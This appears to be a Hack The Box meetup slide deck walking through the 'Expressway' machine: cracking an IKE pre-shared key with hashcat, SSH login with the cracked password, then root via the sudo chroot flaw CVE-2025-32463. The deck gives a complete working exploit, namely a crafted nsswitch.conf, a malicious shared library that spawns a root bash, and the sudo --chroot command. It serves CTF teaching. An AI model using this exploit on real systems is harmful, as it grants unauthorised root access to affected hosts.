$ hashcat -h | grep -i ike
   5300 | IKE-PSK MD5                                          | Network Protocol
   5400 | IKE-PSK SHA1                                         | Network Protocol
```


Start cracking

```
$ hashcat -m 5400 psk.hash /usr/share/wordlists/rockyou.txt
```

Connecting IPsec VPN

It’s a dead end

https://0xdf.gitlab.io/2026/03/07/htb-expressway.html#connecting-ipsec-vpn



Initial Access via SSH

```
$ sshpass -p freakingrockstarontheroad ssh ike@expressway.htb
```

```
ike@expressway:~$ cat user.txt
<flag here>
```

Privilege Escalation

Identifying PrivEsc vector

```
ike@expressway:~$ sudo -l
Password:
Sorry, user ike may not run sudo on expressway.
```

```
ike@expressway:~$ sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
```

CVE-2025-32463

Published: 2025-06-30

Versions: 1.9.14 - 1.9.17 (inclusive)

Description:
Affected versions allow local users to **obtain root access** because `/etc/nsswitch.conf` from a user-controlled directory is used with the `--chroot` option.


https://www.stratascale.com/resource/cve-2025-32463-sudo-chroot-elevation-of-privilege/

What’s Sudo anyway?

Problem:
UNIX root account is all or nothing

(One) solution:
Sudo (su “do”) allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while providing an audit trail of the commands and their arguments.

See: https://www.sudo.ws/about/intro/



https://xkcd.com/149/

Sudo explained (1)

```
ike@expressway:~$ ls -la /bin/sudo
-rwsr-xr-x 1 root root 281624 Jun 27  2023 /bin/sudo
```

The **setuid bit** is a file permission that makes a program **run with the effective user ID of the file's owner (here: root)** instead of the user who executed it.

RUID vs EUID

Real User ID	RUID	Real user running the process	ike (1001)
Effective User ID	EUID	What/whose permissions your currently have	root (0)

```c
// uids.c
#include <stdio.h>
#include <unistd.h>

int main() {
    printf("RUID: %d\n", getuid());
    printf("EUID: %d\n", geteuid());
    return 0;
}
```

```
$ gcc uids.c -o uids
$ sudo chown root:root uids
$ sudo chmod u+s uids
$ ls -l uids
-rws-r-x-r-x 16064 root root ... Uids
$ ./uids
RUID: 1001
EUID: 0
```

Sudo explained (2)

Shell executes sudo binary (setuid root)

RUID = 1001
EUID = 0


- *reads /etc/sudoers*
- *prompts for password (via nsswitch.conf)*

Switch full identity to root

RUID = 0
EUID = 0

Execute target command

RUID = 0
EUID = 0



CVE-2025-32463

- Sudo's `-R` (`--chroot`) option is intended to allow the user to run a command with a user-selected root directory if the sudoers file allows it.
- A change was made in sudo 1.9.14 to resolve paths via `chroot()` using the user-specified root directory while the `sudoers` file was still being evaluated.
- It is possible for an attacker to trick sudo into loading an arbitrary shared library by creating an /etc/nsswitch.conf file under the user-specified root directory.


CVE-2025-32463

Shell executes sudo binary (setuid root)

- *reads /etc/sudoers*
- *prompts for password (via nsswitch.conf)*

Switch full identity to root

Execute target command



nsswitch.conf

- Name Service Switch configuration file
- Used by libc to determine sources of name-service information
- E.g. Mail aliases, Host names, User Passwords, Groups, etc.

```
$ cat /etc/nsswitch.conf
...

passwd:         files systemd
group:          files systemd
shadow:         files systemd
gshadow:        files systemd
```

```
FILES
       A service named SERVICE is implemented by a shared object library named libnss_SERVICE.so.X that resides in /lib.

           /etc/nsswitch.conf       NSS configuration file.
           /lib/libnss_compat.so.X  implements "compat" source.
           /lib/libnss_db.so.X      implements "db" source.
           /lib/libnss_dns.so.X     implements "dns" source.
           /lib/libnss_files.so.X   implements "files" source.
           /lib/libnss_hesiod.so.X  implements "hesiod" source.
           /lib/libnss_nis.so.X     implements "nis" source.
           /lib/libnss_nisplus.so.X implements "nisplus" source.

       The following files are read when "files" source is specified for respective databases:

           aliases     /etc/aliases
           ethers      /etc/ethers
           group       /etc/group
           hosts       /etc/hosts
           initgroups  /etc/group
           netgroup    /etc/netgroup
           networks    /etc/networks
           passwd      /etc/passwd
```

From the [nsswitch.conf man page]

Exploit Blueprint

```
$ mkdir -p pwn/etc libnss_
```

```
$ cat pwn/etc/nsswitch.conf
passwd:  /woot
```

The `/woot` NSS module reference translates to `libnss_/woot.so.2`
which is a shared object under a path we control

woot.c

```
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
    setreuid(0, 0);
    setregid(0, 0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
```

```
$ gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot.so.2 woot.c
```

Exploit

```
ike@expressway:~$ sudo --chroot pwn/ /bin/false
root@expressway:/# cat /root/root.txt
<flag here>
```

Thanks for your
Participation !
You did Awesome !!!

5x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

21.05.2026	0x18 Onsite @ CYREN ZH	CYREN ZH
25.06.2026	0x19 Onsite @ RAUM68	netwolk GmbH
20.08.2026	0x20 Onsite @ RAUM68	netwolk GmbH
18.09.2026	0x21 Onsite @ PAUSE	Digitec Galaxus
22.10.2026	0x22 Onsite @ BDO	BDO AG

https://www.meetup.com/hack-the-box-meetup-zurich-ch/events/

HACKTHEBOX